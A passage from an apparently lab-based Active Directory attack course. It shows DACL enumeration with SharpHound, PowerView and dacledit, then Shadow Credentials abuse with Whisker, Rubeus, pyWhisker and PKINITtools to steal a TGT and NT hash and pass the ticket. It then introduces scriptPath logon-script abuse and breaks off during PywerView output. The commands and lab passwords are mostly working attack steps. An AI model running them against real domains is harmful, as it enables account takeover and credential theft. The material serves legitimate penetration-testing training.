
```
PS C:\Tools\SharpHound CE> .\SharpHound.exe -c All
2024-02-15T12:47:05.4180896+01:00|INFORMATION|This version of SharpHound
is compatible with the 5.0.0 Release of BloodHound
2024-02-15T12:47:05.7149715+01:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL,
Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights,
CARegistry, DCRegistry, CertServices
...SNIP...
```

Note: We can use any BloodHound version to get this edge. Both versions will be provided in `C:\Tools`. Consider verifying that the version of BloodHound you are using is compatible with the version of SharpHound.

We must import the SharpHound output file into BloodHound and then search for a path from Jeffry (the account we control) to any other account. Let's check the path from Jeffry to Gabriel:



There's also a path from Jeffry to Monic with `AddKeyCredentialLink`, this means that Jeffry has WriteProperty to this attribute:



Aditionally, we can use PowerView or SharpView:

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $userSID = (Get-DomainUser -Identity jeffry).objectsid
PS C:\Tools> Get-DomainObjectAcl -Identity gabriel | ?
{$_.SecurityIdentifier -eq $userSID}

ObjectDN              : CN=Gabriel,CN=Users,DC=lab,DC=local
ObjectSID             : S-1-5-21-2570265163-3918697770-3667495639-4602
ActiveDirectoryRights : GenericAll
BinaryLength          : 36
AceQualifier          : AccessAllowed
IsCallback            : False
OpaqueLength          : 0
AccessMask            : 983551
SecurityIdentifier    : S-1-5-21-2570265163-3918697770-3667495639-4601
AceType               : AccessAllowed
```

Enumeration from Linux

Alternatively, if we are working from Linux, we can also use dacledit.py or bloodyAD to search for those rights.

Installing dacledit.py

To install dacledit we will clone ShutdownRepo impacket's repository, create a python virtual environment to avoid conflict between the original Impacket installation and this branch, and install the fork impacket repository:

```
git clone https://github.com/ShutdownRepo/impacket -b dacledit
```

```
cd impacket
python3 -m venv .dacledit
source .dacledit/bin/activate
```

```
python3 -m pip install .
Processing /home/plaintext/htb/modules/dacl/shutdownRepo/impacket
Collecting chardet
 Downloading chardet-5.1.0-py3-none-any.whl (199 kB)
   |████████████████████████████████| 199 kB 1.7 MB/s
Collecting flask>=1.0
 Using cached Flask-2.3.2-py3-none-any.whl (96 kB)
..SNIP...
```



```
python3 examples/dacledit.py --help
Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

usage: dacledit.py [-h] [-use-ldaps] [-ts] [-debug] [-hashes
LMHASH:NTHASH]
          [-no-pass] [-k] [-aesKey hex key] [-dc-ip ip address]
          [-principal NAME] [-principal-sid SID] [-principal-dn DN]
          [-target NAME] [-target-sid SID] [-target-dn DN]
          [-action [{read,write,remove,backup,restore}]]
          [-file FILENAME] [-ace-type [{allowed,denied}]]
          [-rights [{FullControl,ResetPassword,WriteMembers,DCSync}]]
          [-rights-guid RIGHTS_GUID] [-inheritance]
          identity

Python editor for a principal's DACL.
```

Now, in the following example, we will query what rights the user Jeffry has over the target account, Gabriel:

```
python3 examples/dacledit.py -target gabriel -principal jeffry -dc-ip
10.129.228.236 lab.local/jeffry:Music001
Impacket v0.9.25.dev1+20230823.145202.4518279 - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-2570265163-3918697770-3667495639-
4601)
[*] ACE[22] info
[*]  ACE Type         : ACCESS_ALLOWED_ACE
[*]  ACE flags        : None
[*]  Access mask       : FullControl (0xf01ff)
[*]  Trustee (SID)      : jeffry (S-1-5-21-2570265163-3918697770-
3667495639-4601)
```

As the command's output shows, Jeffry has `FullControl` over the target account, Gabriel.

Abusing Shadow Credentials from Windows

To abuse Shadow Credentials from Windows, we will use Whisker. We can use `Whisker.exe list /target:gabriel` to read the value of the `msDS-KeyCredentialLink` attribute of the target.

```
PS C:\Tools> .\Whisker.exe list /target:gabriel
[*] Searching for the target account
[*] Target user found: CN=Gabriel,CN=Users,DC=lab,DC=local
[*] Listing deviced for gabriel:
    DeviceID: 462d7a93-f342-a139-96fc-2c750d2f4c89 | Creation Time:
27/04/2024 18:01:17
```

We found one key in this account. To add new credentials, we have two options: We can provide a certificate file that will be used as the alternative credentials for the account, or we can use `.\Whisker.exe add /target:gabriel` to generate the certificate and print the `Rubeus` command needed to retrieve the account's TGT and NTLM hash.

```
PS C:\Tools> .\Whisker.exe add /target:gabriel
[*] No path was provided. The certificate will be printed as a Base64 blob
[*] No pass was provided. The certificate will be stored with the password
cw7I7QaHMS44q5xt
[*] Searching for the target account
[*] Target user found: CN=Gabriel,CN=Users,DC=lab,DC=local
[*] Generating certificate
[*] Certificate generated
```

```
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID 48d97546-cac9-4e92-981b-
e89da231f7a8
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:gabriel
/certificate:MIIJuAIBAzCCCXQGC..SNIP...6F9yJkzw28UnNcCs/0aclXHfAwICB9A=
/password:"cw7I7QaHMS44q5xt" /domain:lab.local /dc:LAB-DC.lab.local
/getcredentials /show
```

Now we can run `Rubeus` to get the TGT and NTLM hash. We must use the option `/getcredentials` to retrieve the NTLM hash:

```
PS C:\Tools> .\Rubeus.exe asktgt /user:gabriel
/certificate:MIIJuAIBAzCCCXQGC..SNIP...6F9yJkzw28UnNcCs/0aclXHfAwICB9A=
/password:"cw7I7QaHMS44q5xt" /domain:lab.local /dc:LAB-DC.lab.local
/getcredentials /show /nowrap

  ______        _
 (_____ \      | |
  _____) )_ _ _| |__ _____ _ _ ___
 |  __  /| | | | _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|  |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=gabriel
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab.local\gabriel'
[*] Using domain controller: fe80::f11e:5faf:4886:146a%15:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

   doIGJjCCBiKgAwIBBaEDAgEWooIFRTCCBUFhggU9MIIFOaADA...SNIP...

[*] Getting credentials using U2U

 CredentialInfo    :
  Version       : 0
  EncryptionType   : rc4_hmac
  CredentialData   :
   CredentialCount  : 1
    NTLM       : 2D1DA879CA71003...SNIP...
```

Now, we have two options for using the output provided by Rubeus: we can use the NT Hash with any of our preferred tools or Gabriel's TGT. Let's use the ticket with Rubeus.

One of the different methods we can use is to create a sacrificial logon session using the Rubeus option `createnetonly`:

```
PS C:\Tools> .\Rubeus.exe createnetonly /program:powershell.exe /show

  _______    _
 (_____ \   | |
  _____) )_ _| |__ _____ _ _ ___
 |  __  /| | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|  |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: Create Process (/netonly)

[*] Using random username and password.

[*] Showing process : True
[*] Username    : TSRS8WIH
[*] Domain      : EW74A3R2
[*] Password    : 85Y3U0HS
[+] Process     : 'powershell.exe' successfully created with LOGON_TYPE = 9
[+] ProcessID   : 3456
[+] LUID        : 0x250d07
```


When we specify the option `/show`, it will display the process we executed. In this case, we run `powershell.exe`. In the new PowerShell window, we need to use `Rubeus ptt` with the option `/ticket:<BASE64 output>` to perform a Pass the Ticket attack:

```
PS C:\Tools> .\Rubeus.exe ptt
/ticket:doIGJjCCBiKgAwIBBaEDAgEWooIFRTCCBUFhggU9MIIFOaADA...SNIP...

  _______    _
 (_____ \   | |
  _____) )_ _| |__ _____ _ _ ___
 |  __  /| | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|  |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: Import Ticket
[+] Ticket successfully imported!
```

Now, this PowerShell process has Gabriel's TGT, meaning we can use his privileges.

Other actions with Whisker

We can use `.\Whisker.exe list /target:gabriel` to list the value of the new credential:

```
PS C:\Tools> .\Whisker.exe list /target:gabriel
[*] Searching for the target account
[*] Target user found: CN=Gabriel,CN=Users,DC=lab,DC=local
[*] Listing deviced for gabriel:
  DeviceID: 462d7a93-f342-a139-96fc-2c750d2f4c89 | Creation Time:
27/04/2024 18:01:17
  DeviceID: 48d97546-cac9-4e92-981b-e89da231f7a8 | Creation Time:
15/02/2024 15:42:55
```

Additionally, we can use the option `remove` to delete a specific value from the `msDS-KeyCredentialLink` attribute or the option `clear` to remove all values.

```
PS C:\Tools> .\Whisker.exe remove /target:gabriel /deviceid:48d97546-cac9-
4e92-981b-e89da231f7a8
[*] Searching for the target account
[*] Target user found: CN=Gabriel,CN=Users,DC=lab,DC=local
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Found value to remove
[+] Updated the msDS-KeyCredentialLink attribute of the target object
```


Note: Clearing the `msDS-KeyCredentialLink` attribute of accounts configured for passwordless authentication will cause disruptions.

Attacking Shadow Credentials from Linux

We will use pyWhisker to abuse the Shadow Credentials from Linux, a Python equivalent of the original `Whisker`. It is based on `Impacket` and a Python equivalent of DSInternals called PyDSInternals. Using this tool along with Dirk-jan's PKINITtools enables complete exploitation from a UNIX-based systems.

```
git clone -q https://github.com/ShutdownRepo/pywhisker
```

To use `pywhisker`, we need to provide the credentials of the account we control and have rights over the target account. We can use the option `--target <account>` and the option `--action add` to perform the Shadow Credential attack:

```
python3 pywhisker.py -d lab.local -u jeffry -p Music001 --target gabriel --action add
[*] Searching for the target account
[*] Target user found: CN=Gabriel,CN=Users,DC=lab,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: a37a618e-ac85-4053-3519-12bf69744e5b
[*] Updating the msDS-KeyCredentialLink attribute of gabriel
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: BX4EWk8m.pfx
[*] Must be used with password: KQAx5lHP3h9TtzNly2Us
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

The output provides us with three essential things: the `KeyCredential DeviceID,` the name of the certificate (in this case, `BX4EWk8m.pfx`), and the certificate's password `KQAx5lHP3h9TtzNly2Us`. We can use those values with `PKINITtools` to get a TGT as `Gabriel`, but before that, let's install `PKINITtools`:

```
git clone -q https://github.com/dirkjanm/PKINITtools
pip3 install impacket minikerberos
Requirement already satisfied: impacket in /usr/local/lib/python3.9/dist-packages/impacket-0.11.0-py3.9.egg (0.11.0)
Collecting Minikerberos
 Downloading minikerberos-0.4.4-py3-none-any.whl (147 kB)
   |████████████████████████████████| 147 kB 1.8 MB/s
...SNIP...
```

`gettgtpkinit.py` is one of the tools available in `PKINITtools`, that will help us generate the TGT. We will use the option `-cert-pfx <certificate file>` as well `-pfx-pass <password>` to specify the password, and finally the value of `domain/username` and the ccache filename:

```
python3 gettgtpkinit.py -cert-pfx ../pywhisker/BX4EWk8m.pfx -pfx-pass KQAx5lHP3h9TtzNly2Us lab.local/gabriel gabriel.ccache
2024-02-15 12:53:15,655 minikerberos INFO  Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2024-02-15 12:53:15,667 minikerberos INFO  Requesting TGT
INFO:minikerberos:Requesting TGT
2024-02-15 12:53:15,954 minikerberos INFO  AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
```

```
2024-02-15 12:53:15,954 minikerberos INFO
46c30d948cbe2ab0749d2f72896692c18673e9a4fae6438bff32a33afb49245a
INFO:minikerberos:46c30d948cbe2ab0749d2f72896692c18673e9a4fae6438bff32a33a
fb49245a
2024-02-15 12:53:15,956 minikerberos INFO  Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

If we provide the correct parameters, we will have a file named `gabriel.ccache` that represents the TGT to be used in Linux. The output of `gettgtpkinit.py` also has the `AS-REP encryption key` we can use to decrypt the ticket and extract Gabriel's NT Hash. We need to use the tool `getnthash.py` available in `PKINITtools` and add the option `-key <key>`, and we also need to use the TGT. To do that we will use `KRB5CCNAME=gabriel.ccache` before running Python, so the following command uses this variable and loads the TGT:

```
KRB5CCNAME=gabriel.ccache python3 getnthash.py -key
46c30d948cbe2ab0749d2f72896692c18673e9a4fae6438bff32a33afb49245a
lab.local/gabriel
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
2d1da879ca7100325629...SNIP...
```


The above output shows Gabriel NT Hash. We can use the NT hash or the TGT to impersonate Gabriel as follows:

```
KRB5CCNAME=gabriel.ccache smbclient.py -k -no-pass LAB-DC.LAB.LOCAL
Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
# shares
ADMIN$
C$
...SNIP...
#
```

Note: To use Kerberos and generate a TGT, we need to be able to make a domain name resolution. We can configure our DNS to point to the domain or put the domain name in the `/etc/hosts` file.

Coming Next


After understanding Shadow Credentials and their implications in Active Directory environments, we will delve into Logon Scripts. These scripts automate various user tasks or configurations upon logging into the domain. We'll discuss how to abuse these mechanisms to execute malicious scripts.

Logon Scripts

In Active Directory environments, system administrators use `logon scripts` to automate various user tasks or configurations when logging into the domain, such as mapping and unmapping network drives, auditing and reporting, gathering information, and environment customization. There are two methods for assigning users a `logon script`: the first is by using the `Logon script` field in the `Profile` tab of the user properties dialog, which internally updates the `scriptPath` attribute, while the second is by utilizing a `Group Policy`.

The scriptPath Attribute

Defined in MS-ADA3, the scriptPath attribute (part of the User-Logon property set) specifies the path for a user's `logon script`; when setting it via the `Logon script` field in the `Profile` tab of a user's properties dialog in `ADUC`, AD updates `scriptPath` accordingly:




`scriptPath` supports batch (*.bat) or command (*.cmd) files, executable programs (*.exe), or programs written in any language hosted by the Windows Script Host automation technology, including VBScript and JScript. Additionally, KiXtart, a logon script processor and enhanced batch scripting language can be used. Regardless of the myriad of languages it

supports, `scriptPath` does not support PowerShell; however, we can run PowerShell commands from within batch and VBScript files.


To allow for replication to all domain controllers in the domain, Windows stores `logon scripts` in the `scripts` folder within the `SYSVOL` network share (which, on a domain controller, resides at the physical location `%systemroot%\SYSVOL\sysvol`); `SYSVOL` also stores domain and system policies, including `Group Policy Objects`. For ease of use, the `NETLOGON` network share holds all the logon scripts that reside in the `%systemroot%\SYSVOL\sysvol\<DOMAIN_DNS_NAME>\scripts\` folder, and these two are the same. The `LOGONSERVER` environment variable, which evaluates to the NetBIOS name of the domain controller that authenticated the current user, can help us locate the `SYSVOL` and `NETLOGON` network shares.

For Windows to be able to execute them once a user logs into the domain, `Logon scripts` set via the `scriptPath` attribute (which are known as `Legacy logon scripts`) must be placed within the `NETLOGON` share; it is not possible to have them on a different network share, regardless whether they are local or remote ones.

Alternatively, a `logon script` that applies to all domain users can be set in Group Policy (which are known as `Modern logon scripts`) using the setting found at `User Configuration` ---> `Windows Settings` ---> `Scripts (Logon/Logoff)` ---> `Logon`:



In addition to all the languages that `scriptPath` supports, this `Group Policy` setting supports using PowerShell scripts for `logon scripts`:



Abusing scriptPath

Throughout engagements, abusing `logon scripts` via rights on a user's `scriptPath` attribute depends on whether we can `write` or `read` it and other factors.

Write scriptPath

Possessing the right to `write` a user's `scriptPath` opens avenues for potential attack paths. If we have `write` permissions anywhere within the `NETLOGON` share (both NTFS permissions and share permissions), we can set a user's `scriptPath` to a custom exploit script. This section will focus on exploiting `write` rights over a user's `scriptPath`.

Read scriptPath

In cases where we do not have rights to `write` a user's `scriptPath`, having rights to `read` it, which is the default, can still be advantageous: we can inspect the permissions we have on the file `scriptPath` points to (using tools such as `icacls`). Suppose we have `write` permissions on that file. In that case, we can execute the same attacks as if we had `write` rights on `scriptPath` without requiring `write` permissions anywhere within `NETLOGON`; this becomes particularly valuable when a "stub" logon script is employed, where `scriptPath` points to another file containing the actual logon script code, often stored in a network share other than `NETLOGON` (which domain users might have `write` permissions on).

Scenario

Our client, `inlanefreight`, has provided us the username `david` and the password `SecurePassDav!d5` to determine what DACL attacks the user can perform against the user `eric`.

Enumeration from Linux

To enumerate the ACEs that `david` has over `eric` from Linux, we will use `PywerView`, `dacledit`, and `Adalanche`.

PywerView

PywerView is a partial Python port of PowerSploit's PowerView, enabling us to utilize all the powerful Cmdlets from Linux.

Installation

To use `PywerView`, we need to install `libkrb5-dev`, clone the `PywerView` repository, and install its requirements:

```
sudo apt install libkrb5-dev -y
git clone https://github.com/the-useless-one/pywerview.git
cd pywerview/ && pip3 install -r requirements.txt

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
<SNIP>
```


Getting the ACEs of David over Eric

Using the `get-objectacl` subcommand of `PywerView`, we will pass the target username for the `--name` option, the domain's name for the `-w` option, the domain controller's IP for the `-t` option, the username and password of the domain user for the `-u` and `-p` options, respectively, `--resolve-sids` to resolve `SIDs`, and `--resolve-guids` to resolve `GUIDs` to their display names:

```
python3 pywerview get-objectacl --name 'eric' -w inlanefreight.local -t
10.129.229.224 -u 'david' -p 'SecurePassDav!d5' --resolve-sids --resolve-
guids

objectdn:               CN=eric,CN=Users,DC=inlanefreight,DC=local
objectsid:              S-1-5-21-3456308105-2521031762-2678499478-2104
acetype:                ACCESS_DENIED_OBJECT_ACE
binarysize:             40
aceflags:
accessmask:             256
activedirectoryrights:  extended_right
isinherited:            False
securityidentifier:     Everyone
objectaceflags:         object_ace_type_present
```

```
objectacetype:          User-Change-Password
inheritedobjectacetype: All
iscallbak:              False

<SNIP>
```

`PywerView` will return all the ACEs belonging to `eric` in the domain; however, we only want the ones that `david` has on `eric`. To retrieve them, we will use the `--json` option and pipe the output into jq, filtering ACEs that have the string `david` in their `securityidentifier` field:

```
pywerview get-objectacl --name 'eric' -w inlanefreight.local -t
10.129.229.224 -u 'david' -p 'SecurePassDav!d5' --resolve-sids --resolve-
guids --json | jq '.results | map(select(.securityidentifier |
contains("david")))'

[
  {
    "objectdn": "CN=eric,CN=Users,DC=inlanefreight,DC=local",
    "objectsid": "S-1-5-21-3456308105-2521031762-2678499478-2104",
    "acetype": "ACCESS_ALLOWED_OBJECT_ACE",
    "binarysize": 56,
    "aceflags": [
      "container_inherit"
    ],
    "accessmask": 48,
    "activedirectoryrights": [
      "read_property",
      "write_property"
    ],
    "isinherited": false,
